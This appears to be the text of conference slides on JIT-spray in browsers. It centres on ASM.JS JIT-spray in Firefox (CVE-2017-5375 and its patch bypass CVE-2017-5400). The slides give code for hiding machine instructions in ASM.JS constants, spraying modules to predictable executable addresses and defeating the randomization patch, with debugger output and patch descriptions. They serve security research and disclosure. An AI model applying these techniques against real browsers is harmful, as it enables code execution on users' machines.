

From Assembly to Javascript and back: Turning Memory Errors into Code Execution with Client-side Compilers

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- IT Security since 2010
- PostDoc – Systems Security Group @ Horst Görtz Institute / Ruhr-University Bochum
- Focus on low-level security, binary analysis and exploitation, fuzzing, client-side mitigations/attacks
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- JIT-Spray and previous work

- ASM.JS and JIT-Spray:



- #1 CVE-2017-5375

- #2 CVE-2017-5400 (bypass of patch for #1)

- Generic ASM.JS payload generation

- Exploitation with ASM.JS JIT-Spray

- CVE-2016-9079, CVE-2016-2819, CVE-2016-1960

// JIT-Spray //

Just-In-Time Compilation (JIT)

- Generate native machine code from higher-level language
- Performance gain compared to interpreted execution
- Several compilers and optimization layers
 - Webkit: *Baseline*, *DataFlowGraph*, *FasterThanLight*
 - Firefox: *Baseline*, *JaegerMonkey* (deprecated), *IonMonkey*
 - Chromium: *CrankShaft* (deprecated), *TurboFan*
 - eBPF-JIT
 - ... you name it (Tamarin, Nanojit, etc.)

1. Hide native instructions in constants of high-level language

```
c = 0xa8909090  
c += 0xa8909090
```

x86 Disassembly @ offset 1

```
01: 90      nop  
02: 90      nop  
03: 90      nop  
04: a805   test al, 5  
06: 90      nop  
07: 90      nop  
08: 90      nop
```

Emitted JIT Code

```
00: b8909090a8  mov eax, 0xa8909090  
05: 05909090a8  add eax, 0xa8909090
```


1. Hide native instructions in constants of high-level language

```
c = 0xa8909090  
c += 0xa8909090
```



Emitted JIT Code

```
00: b8909090a8  mov eax, 0xa8909090  
05: 05909090a8  add eax, 0xa8909090
```



x86 Disassembly @ offset 1

```
01: 90          nop  
02: 90          nop  
03: 90          nop  
04: a          semantic nop 5  
06: 90          nop  
07: 90          nop  
08: 90          nop
```

1. Hide native instructions in constants of high-level language
2. Force allocations to predictable address regions

```
function JIT(){  
    c = 0xa8909090  
    c += 0xa8909090  
}  
  
While (not address_hit){  
    createFuncAndJIT()  
}
```



predictable?!		
0x20202021:	90	nop
0x20202022:	90	nop
0x20202023:	90	nop
0x20202024:	a805	test al, 5
0x20202025:	90	nop
0x20202026:	90	nop
0x20202027:	90	nop

1. Hide native instructions in constants of high-level language
2. Force allocations to predictable address regions

```
function JIT(){
```

```
predictable?!
```

Used to bypass DEP and ASLR
No infoleak and code reuse necessary

```
}
```

Flash JIT Spray (Dionysus Blazakis, 2010)



- Targets ActionScript (Tamarin VM)
- Long XOR sequence gets compiled to XOR instructions

```
var y = (  
  0x3c54d0d9 ^  
  0x3c909058 ^  
  0x3c59f46a ^  
  0x3c90c801 ^
```



```
03470069  B8 D9D0543C  MOV EAX, 3C54D0D9  
0347006E  35 5890903C  XOR EAX, 3C909058  
03470073  35 6AF4593C  XOR EAX, 3C59F46A  
03470078  35 01C8903C  XOR EAX, 3C90C801
```

- First of its kind known to public

Flash JIT Spray (Dionysus Blazakis, 2010)



- Mitigated by constant folding
- Bypassed with “IN” operator (`VAL0 IN VAL1 ^ VAL2 ^ ..`)
- ...and mitigated with random nop insertion

Writing JIT Shellcode (Alexey Sintsov, 2010)



- Nice methods to ease and automate payload generation:

- split long instructions into instructions ≤ 3 bytes

```
; 5 bytes
```

```
mov ebx, 0xb1b2b3b4
```



```
mov ebx, 0xb1b2xxxx ; 3 bytes
```

```
mov bh, 0xb3 ; 2 bytes
```

```
mov bl, 0xb4 ; 2 bytes
```

- semantic nops which don't change flags

```
00: b89090906a mov eax, 0x6a909090
```

```
05: 05909090a8 add eax, 0xa8909090
```



```
03: 90 nop
```

```
04: 6a05 push 5
```

JIT-Spray Attacks & Advanced Shellcode (Alexey Sintsov, 2010)



- JIT-Spray in Apple Safari on Windows possible:
 - use two of four immediate bytes as payload
 - connect payload bytes with short jumps (stage0)
 - copy stage1 payload to RWX JIT page and jump to it

JIT-Spray Attacks & Advanced Shellcode (Alexey Sintsov, 2010)



- Still works in Windows 10 on old Safari (CVE-2010-1939)

```
0D010104  31C0      XOR EAX, EAX
0D010106  EB 14     JMP SHORT 0D01011C
0D010108  8947 08   MOV EAX, WORD PTR DS:[EDI+8], EAX
0D01010B  8B47 08   MOV EAX, DWORD PTR DS:[EDI+8]
0D01010E  8B57 0C   MOV EDX, DWORD PTR DS:[EDI+C]
0D010111  83FA FF   CMP EDX, -1
0D010114  0F85 2A   JNZ 0D012B44
0D01011A  81F0 B43BEB14 XOR EAX, 14EB3BB4
```

Attacking Clientside JIT Compilers (Chris Rohlf & Yan Ivnitskiy, 2011)



- In depth analysis of LLVM and Firefox JIT engines
- JIT-Spray techniques (i.e., with floating point values)
- JIT gadget techniques (gaJITs)
- Comparison of JIT hardening measurements

Attacking Clientside JIT Compilers (Chris Rohlf & Yan Ivnitskiy, 2011)



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- JIT g
- Com

	V8	IE9	Jaeger Monkey	Trace Monkey	LLVM	JVM	Flash / Tamarin
Secure Page Permissions	✗	✓	✗	✗	✗	✗	✗
Guard Pages	✓	✗	✗	✗	✗	✗	✗
JIT Page Randomization	✓	✓	✗	✗	✗	✗	✗
Constant Folding	✗	✗	✗	✗	✗	✗	✗
Constant Blinding	✓	✓	✗	✗	✗	✗	✗
Allocation Restrictions	✓	✓	✗	✗	✗	✗	✗
Random NOP Insertion	✓	✓	✗	✗	✗	✗	✗
Random Code Base Offset	✓	✓	✗	✗	✗	✗	✗

nes
values)

Flash JIT – Spraying info leak gadgets (Fermin Serna, 2013)



- Bypass ASLR and random NOP insertion:
 - spray few instructions to predictable address – prevents random NOPS
 - trigger UAF bug and call JIT gadget
 - JIT gadget writes return address into heap spray, continue execution in JS
- Mitigated with constant blinding in Flash 11.8

Exploit Your Java Native Vulnerabilities on Win7/JRE7 in One Minute (Yuki Chen, 2013)



- JIT-Spray on Java Runtime Environment
- 3 of 4 bytes of one constant usable as payload
- Spray multiple functions to hit predictable address (32-bit)
- Jump to it with EIP control

Exploit Your Java Native Vulnerabilities on Win7/JRE7 in One Minute (Yuki Chen, 2013)



```
public int spray(int a) {  
    int b = a;  
    b ^= 0x90909090;  
    b ^= 0x90909090;  
    b ^= 0x90909090;  
    return b;  
}
```



```
0x01c21507: cmp    0x4(%ecx),%eax  
0x01c2150a: jne   0x01bbd100    ;  
0x01c21510: mov   %eax,0xffffc000(%esp)  
0x01c21517: push %ebp  
0x01c21518: sub   $0x18,%esp  
0x01c2151b: xor   $0x90909090,%edx  
0x01c21521: xor   $0x90909090,%edx  
0x01c21527: xor   $0x90909090,%edx  
...  
0x01c21539: ret
```

(32-bit)

JIT Spraying Never Dies - Bypass CFG By Leveraging WARP Shader JIT Spraying (Bing Sun et al., 2016)



- WARP: Software Rasterizer – Shaders usable from WebGL
- Shader JIT code allocations predictable
- No CFG for JIT-ed code
- Various challenges for 64-bit MS Edge, i.e., arbitrary read/write necessary

// ASM.JS JIT-Spray //

- Appeared in 2013 in Firefox 22
- First thought: Use it for JIT-Spray! However, idea not pursued until end of 2016
- Ahead-Of-Time (AOT) Compiler
- No need to frequently execute JS as in traditional JITs
- Generates binary blob with native machine code

Simple ASM.JS module

```
function asm_js_module(){  
    'use asm'  
    function asm_js_function(){  
        var val = 0xc1c2c3c4;  
        return val|0;  
    }  
    return asm_js_function  
}
```

- Prolog directive

Simple ASM.JS module

```
function asm_js_module(){  
    "use asm"  
    function asm_js_function(){  
        var val = 0xc1c2c3c4;  
        return val|0;  
    }  
    return asm_js_function  
}
```

- Prolog directive
- ASM.JS module body

Simple ASM.JS module


```
function asm_js_module(){  
    "use asm"  
    function asm_js_function(){  
        var val = 0xc1c2c3c4;  
        return val|0;  
    }  
    return asm_js_function  
}
```

- Prolog directive
- ASM.JS module body
- Your “calculations”

Simple ASM.JS module

```
function asm_js_module(){  
  "use asm"  
  function asm_js_function(){  
    var val = 0xc1c2c3c4;  
    return val|0;  
  }  
}
```

- Prolog directive
- ASM.JS module body
- Your “calculations”



First Test with Firefox

- Request ASM.JS module several times

```
modules = []
for (i=0; i<=0x2000; i++){
    modules[i] = asm_js_module()
}
```

- Search for **0xc1c2c3c4** in memory

First Test with Firefox

```
0:031> s -d 0 L?ffffffff c1c2c3c4
09bf9024 c1c2c3c4 c4839066 0d8bc304 00000000
0a720024 c1c2c3c4 c4839066 0d8bc304 0a721000
0a730024 c1c2c3c4 c4839066 0d8bc304 0a731000
0a740024 c1c2c3c4 c4839066 0d8bc304 0a741000
0a750024 c1c2c3c4 c4839066 0d8bc304 0a751000
0a760024 c1c2c3c4 c4839066 0d8bc304 0a761000
...
```

- Search for `0xc1c2c3c4` in memory

First Test with Firefox

```
0:031> s d 0 L?ffffffffff
09bf9024 c1c2c3c4 04839
0a720024 c1c2c3c4 04839
0a730024 c1c2c3c4 04839
0a740024 c1c2c3c4 04839
0a750024 c1c2c3c4 04839
0a760024 c1c2c3c4 04839
...
```

- Search for `0xc1c2c3c4`

Wait what?!?

Many requests yield many copies?

First Test with Firefox

```
0:031> s -d 0 L?fffffffff
09bf9024 c1c2c3c4 c4839
0a720024 c1c2c3c4 c4839
0a730024 c1c2c3c4 c4839
0a740024 c1c2c3c4 c4839
0a750024 c1c2c3c4 c4839
0a760024 c1c2c3c4 c4839
...
```

Wait what?!?

Many requests yield many copies?

It is 64k aligned (0XXXXX0024)?

- Search for `0xc1c2c3c4`

First Test with Firefox

```
0:031> s -d 0 L?fffffffff
09bf9024 c1c2c3c4 c4839
0a720024 c1c2c3c4 c4839
0a730024 c1c2c3c4 c4839
0a740024 c1c2c3c4 c4839
0a750024 c1c2c3c4 c4839
0a760024 c1c2c3c4 c4839
...
```

- Search for `0xc1c2c3c4`

Wait what?!?

Many requests yield many copies?

It is 64k aligned (`0XXXXX0024`)?

Looks promising :-)

First Test with Firefox

```
"use asm"  
function asm_js_function(){  
    var val = 0xc1c2c3c4;  
    return val|0;  
}
```

... indeed

```
0:031> u 10100023 L 4  
10100023 b8c4c3c2c1      mov     eax,0C1C2C3C4h  
10100028 6690                 xchg   ax,ax  
1010002a 83c404               add    esp,4  
1010002d c3                   ret
```


First Test with Firefox

```
"use asm"  
function asm_is_function(){  
  var val = 0xc1c2c3c4;  
  return val|0;  
}
```

... indeed
constant is compiled
ahead of time to
predictable address

```
0:031> u 10100023 4  
10100023 b8c4c3c2c1 mov eax,0C1C2C3C4h  
10100028 6600 xchg ax,ax  
1010002a 83c404 add esp,4  
1010002d c3 ret
```

First Test with Firefox

"use asm"

Address	Type	Committed	Private	Total WS	Blocks	Protection
+ 0FFE0000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 0FFF0000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10000000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10010000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10020000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10030000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10040000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10050000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10060000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10070000	Private Data	8 K	8 K	8 K	2	Execute/Read



10100020 CS ret

CVE-2017-5375

- Example: nop sled with ASM.JS (Firefox 50.0.1 32-bit)

```
"use asm"
function asm_js_function(){
    var val = 0;
    val = (val + 0xa8909090) | 0;
    val = (val + 0xa8909090) | 0;
    val = (val + 0xa8909090) | 0;
    // ...
    return val | 0;
}
```

ASM.JS JIT-Spray



ASM.JS JIT-Spray

http://example.org:9090/

example.org:9090

check your spray at
0x10

**No infoleak, no code reuse,
use your vuln to point EIP to your
payload**

Disassembly Registers

Command

```
0:032> u 10100023 L3
10100023 b8909090a8 mov eax,0A8909090h
10100028 05909090a8 add eax,0A8909090h
1010002d 05909090a8 add eax,0A8909090h
0:032>
0:032> u 10100024 L7
10100024 00000000 nop
```

End Address: 10101000
Region Size: 00001000 (4.000 kB)
State: 00001000 MEM_COMMIT
Protect: 00000020 PAGE_EXECUTE_READ
Type: 00020000 MEM_PRIVATE
Allocation Base: 10100000
Allocation Protect: 00000004 PAGE_READWRITE

CVE-2017-5375

- The flaw (simplified)
 - 1) ASM.JS module is compiled into RW region
 - 2) each module request executes VirtualAlloc
 - 3) → many RW regions at 64k granularity → predictable
 - 4) compiled module code is copied many times to RW regions
 - 5) RW regions are VirtualProtect'ed to RX

CVE-2017-5375

- The patch
 - 1) Randomize VirtualAlloc allocations

```
randomAddr = ComputeRandomAllocationAddress();  
p = VirtualAlloc(randomAddr, ...  
if (!p) {  
    // Try again without randomAddr.  
    p = VirtualAlloc(NULLPtr, ...
```

CVE-2017-5375

- The patch

- 1) Randomize VirtualAlloc allocations

```
randomAddr = ComputeRandomAllocationAddress();  
p = VirtualAlloc(randomAddr, ...  
if (!p) {  
    // Try again without randomAddr.  
    p = VirtualAlloc(NULLPtr, ...
```

- 2) Limit ASM.JS RX code per process to 160MB

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```


CVE-2017-5375

- The patch
 - 1) Randomize VirtualAlloc allocations

```
rando
```

```
p = V
```

```
if (!
```

Fixed in Firefox 51

- 2) Limit ASM.JS RX code per process to 160MB

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```

CVE-2017-5375

- The patch
 - 1) Randomize VirtualAlloc allocations

```
rando
```

```
p = V
```

```
if (!
```

Fixed in Firefox 51
Bypass it! :)
→ CVE-2017-5400

- 2) Limit ASM.JS RX code per process to 160MB

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```

CVE-2017-5400

- Bypass patch #1: force fallback code

```
p = VirtualAlloc(randomAddr, ...  
if (!p) {  
    // Try again without randomAddr.  
    p = VirtualAlloc(nullPtr, ...
```

- occupy as many 64k addresses as possible with Typed Arrays heap spray to decrease entropy
 - randomAddr ASM.JS JIT allocations will fail
 - fallback allocations become predictable again

CVE-2017-5400

- Bypass patch #2: stay within ASM.JS code limit of 160MB ;)


```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```

- spray max allocations allowed, assuming that each module will be < 64KB (est. good enough for exploitation:P)

```
for (var i=0; i<(159*1024*1024)/(64*1024); i++){  
    modules[i] = asm_js_module()  
}
```

- Release memory allocated with Typed Array Spray (#1)

ASM.JS JIT-Spray



check your spray at
0x55550055

```
Command x
Disassembly Registers Memory
0:033> u 5555004e L3
5555004e c7442408909090a9 mov     dword ptr [esp+8],0A9909090h
55550056 c744240c909090a9 mov     dword ptr [esp+0Ch],0A9909090h
5555005e c7442410909090a9 mov     dword ptr [esp+10h],0A9909090h
0:033>
0:033> u 55550055 L7
55550055 a9c744240c      test     eax,0C2444C7h
5555005a 90                nop
5555005b 90                nop
5555005c 90                nop
5555005d a9c7442410      test     eax,102444C7h
55550062 90                nop
55550063 90                nop
0:033>
0:033> !address 55550055

Usage:                <unknown>
Base Address:         55550000
End Address:          55555000
Region Size:          00005000 ( 20.000 kB)
State:                 00001000      MEM_COMMIT
Protect:              00000020      PAGE_EXECUTE_READ
Type:                  00020000      MEM_PRIVATE
Allocation Base:      55550000
Allocation Protect:   00000004      PAGE_READWRITE
```

CVE-2017-5400

- The patch
 - major redesign
 - reserve `maxCodeBytesPerProcess` range on startup
 - difficult to predict address
 - commit/decommit from this set of pages for ASM.JS/Wasm when requested

// ASM.JS Payloads //

Injecting machine code with ASM.JS

```
"use asm"  
function asm_js_function(){  
    // attacker controlled  
    // ASM.JS code  
}  
return asm_js_function
```

- How to write arbitrary payloads?

ASM.JS Payloads

Injecting machine code with ASM.JS

- Arithmetic instructions

```
"use asm"
function asm_js_function(){
    var val = 0;
    val = (val + 0xa8909090) | 0;
    val = (val + 0xa8909090) | 0;
    val = (val + 0xa8909090) | 0;
    // ...
    return val | 0;
}
```

ASM.JS Payloads

Injecting machine code with ASM.JS

- Arithmetic instructions

```
"use asm"
function asm_js_function(){
  var val = 0;
  val = (val + 0xa8909090) | 0;
  val = (val + 0xa8909090) | 0;
  val = (val + 0xa8909090) | 0;
  // ...
  return val | 0;
}
```



```
01: 90      nop
02: 90      nop
03: 90      nop
04: a805   test al, 5
06: 90      nop
07: 90      nop
08: 90      nop
```

- problems:
 - constant folding
 - test changes flags

Injecting machine code with ASM.JS

- Setting array elements

```
'use asm';  
var asm_js_heap = new stdlib.Uint32Array(buf);  
function asm_js_function(){  
    asm_js_heap[0x10] = 0x0ceb9090  
    asm_js_heap[0x11] = 0x0ceb9090  
    asm_js_heap[0x12] = 0x0ceb9090  
    asm_js_heap[0x13] = 0x0ceb9090
```

ASM.JS Payloads

Injecting machine code with ASM.JS

- Setting array elements

```
'use asm';  
var asm_js_heap = new stdlib.Uint32Array  
function asm_js_function(){  
    asm_js_heap[0x10] = 0x0ceb9090  
    asm_js_heap[0x11] = 0x0ceb9090  
    asm_js_heap[0x12] = 0x0ceb9090  
    asm_js_heap[0x13] = 0x0ceb9090
```

```
01: 90      nop  
02: 90      nop  
03: eb0c    jmp 0x11  
..  
11: 90      nop  
12: 90      nop  
13: eb0c    jmp 0x21
```

ASM.JS Payloads

Injecting machine code with ASM.JS

- Setting array elements

2 payload bytes

```
stdlib.Uint32Array  
on(){  
= 0x0ceb9090  
= 0x0ceb9090  
= 0x0ceb9090  
= 0x0ceb9090
```

```
01: 90 nop  
02: 90 nop  
03: eb0c jmp 0x11  
..  
11: 90 nop  
12: 90 nop  
13: eb0c jmp 0x21
```

ASM.JS Payloads

Injecting machine code with ASM.JS

- Setting array elements

2 payload bytes

connect with jumps

```
stdlib.Uint32Array  
on( ) {  
= 0x0ceb0090  
= 0x0ceb0090  
= 0x0ceb0090  
= 0x0ceb0090
```

```
01: 90    nop  
02: 90    nop  
03: eb0c  jmp 0x11  
..  
11: 90    nop  
12: 90    nop  
13: eb0c  jmp 0x21
```

Injecting machine code with ASM.JS

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090) | 0,
        0xa9909090) | 0,
        0xa9909090) | 0,
    // ...
}
```

Injecting machine code with ASM.JS

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function() {
    var val = 0;
    val = ffi_func(
        0xa9909090) | 0,
        0xa9909090) | 0,
        0xa9909090) | 0,
    // ...
}
```

- import a JS function into your ASM.JS code

Injecting machine code with ASM.JS

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
  var val = 0;
  val = ffi_func(
    0xa9909090) | 0
    0xa9909090) | 0
    0xa9909090) | 0
  // ...
}
```

- import a JS function into your ASM.JS code
- call it with many parameters

ASM.JS Payloads

Injecting machine code with ASM.JS

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
  var val = 0;
  val = ffi_func(
    0xa9909090) | 0,
    0xa9909090) | 0,
    0xa9909090) | 0,
  // ...
}
```

- import a JS function into your ASM.JS code
- call it with many parameters
- hide payload in parameters


ASM.JS Payloads

Injecting machine code with ASM.JS

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func
function ffi_func(a)
  var va
  val = ffi_func(
    0xa9909090) | 0,
    0xa9909090) | 0,
    0xa9909090) | 0,
    // ...
```

```
00: c70424909090a9  mov dword [esp], 0xa9909090
07: c7442404909090a9  mov dword [esp + 4], 0xa9909090
0f: c7442408909090a9  mov dword [esp + 8], 0xa9909090
```



emitted code

ASM.JS Payloads

Injecting machine code with ASM.JS

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
  var val = 0;
  val = ffi_func(
    0xa9909090) | 0,
    0xa9909090) | 0,
    0xa9909090) | 0,
  // ...
```



```
03: 90      nop
04: 90      nop
05: 90      nop
06: a9c7442404 test eax,42444C7h
0b: 90      nop
0c: 90      nop
0d: 90      nop
0e: a9c7442408 test eax,82444C7h
```

ASM.JS Payloads

Injecting machine code with ASM.JS

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
  var val = 0;
  val = ffi_func(
    0xa9909090) | 0,
    0xa9909090) | 0,
    0xa9909090) | 0,
  // ...
}
```



03:	90	3 payload bytes per instruction	
04:	90		
05:	90		
06:	a9	large semantic nops	'h
0b:	90		
0c:	90		
0d:	90		
0e:	a9		'h

Injecting machine code with ASM.JS

- Double values as parameters for FFI

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
  var val = 0.0
  val = +ffi_func(
    2261634.5098039214, // 0x4141414141414141
    156842099844.51764, // 0x4242424242424242
    1.0843961455707782e+16, // 0x4343434343434343
    7.477080264543605e+20) // 0x4444444444444444
```

ASM.JS Payloads

Injecting machine code with ASM.JS

- Double values as parameters for FFI

```
"use asm"
```

```
emitted code
```

```
1010003f f20f100d30051010 movsd   xmm1,mmword ptr ds:[10100530h]
10100047 f20f101d38051010 movsd   xmm3,mmword ptr ds:[10100538h]
1010004f f20f101540051010 movsd   xmm2,mmword ptr ds:[10100540h]
10100057 f20f100548051010 movsd   xmm0,mmword ptr ds:[10100548h]
```

```
7.477080264543605e+20) // 0x4444444444444444
```

ASM.JS Payloads

Injecting machine code with ASM.JS

- Double values as parameters for FFI

```
"use asm"
```

emitted code - double constant values are referenced

```
1010003f f20f100d30051010 movsd   xmm1,mmword ptr ds [10100530h]
10100047 f20f101d38051010 movsd   xmm3,mmword ptr ds [10100538h]
1010004f f20f101540051010 movsd   xmm2,mmword ptr ds [10100540h]
10100057 f20f100548051010 movsd   xmm0,mmword ptr ds [10100548h]
```

```
7.477080264543605e+20) // 0x4444444444444444
```


ASM.JS Payloads

Injecting machine code with ASM.JS

- Double values as parameters for FFI

```
0:024> dc 10100530 L8  
10100530 41414141 41414141 42424242 42424242  AAAAAAAAAABBBBBBBB  
10100540 43434343 43434343 44444444 44444444  CCCCCCCCDDDDDDDD
```

```
0:024>
```

```
0:024> !address 10100530
```

```
Usage: <unknown>  
Base Address: 10100000  
End Address: 10101000  
Region Size: 00001000 ( 4.000 kb)  
State: 00001000 MEM_COMMIT  
Protect: 00000020 PAGE_EXECUTE_READ
```

renced

```
[10100530h]  
[10100538h]  
[10100540h]  
[10100548h]
```

444

ASM.JS Payloads

Injecting machine code with ASM.JS

- Double values as parameters for FFI

```
0:024> dc 10  
10100530 41  
10100540 43
```

```
0:024>
```

```
0:024> !addr
```

```
Usage:
```

```
Base Address:
```

```
End Address:
```

```
Region Size:
```

```
State:
```

```
Protect:
```

- constants are executable!

- constants are continuous in memory!

- full constant usable as payload!

